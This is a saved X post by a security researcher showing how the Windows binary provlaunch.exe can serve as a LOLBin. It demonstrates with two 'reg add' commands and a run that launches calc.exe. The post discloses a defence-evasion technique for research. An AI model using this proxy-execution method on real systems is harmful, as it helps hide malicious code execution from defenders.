Grzegorz Tworek on X: "Provlaunch.exe for the LOLBin? Sure! But it was one of the toughest so far. Lambda functions in the procmon stack are not making me happy at all... 🙄 But it works! 😎 Plus it looks like capable of launching multiple commands within one run. I can say I like it! https://t.co/r6X35ZMHUq" / X - 02/11/2024 16:14 https://x.com/0gtweet/status/1674399582162153472

X

Settings

← Post

Grzegorz Tworek ✓
@0gtweet

Provlaunch.exe for the LOLBin? Sure! But it was one of the toughest so far. Lambda functions in the procmon stack are not making me happy at all... 🙄
But it works! 😎
Plus it looks like capable of launching multiple commands within one run. I can say I like it!

```
C:\temp\provlaunch>reg add HKLM\SOFTWARE\Microsoft\Provisioning\Commands\LOLBin\dummy1 /v altitude /t REG_DWORD /d 0
The operation completed successfully.

C:\temp\provlaunch>reg add HKLM\SOFTWARE\Microsoft\Provisioning\Commands\LOLBin\dummy1\dummy2 /v Commandline /d calc.exe
The operation completed successfully.

C:\temp\provlaunch>provlaunch.exe LOLBin

C:\temp\provlaunch>
```

[Calculator]
Standard
0

2:49 PM · Jun 29, 2023 · **12.8K** Views

28 Reposts   91 Likes   26 Bookmarks

💬   🔁   ♡   🔖 26   ⬆️

Something went wrong. Try reloading.

🔄 Retry

Don't miss what's happening
People on X are the first to know.

Log in   Sign up

Welcome to x.com!   ✕
We are letting you know that we are changing our URL, but your privacy and data protection settings remain the same.
For more details, see our Privacy Policy: https://x.com/en/privacy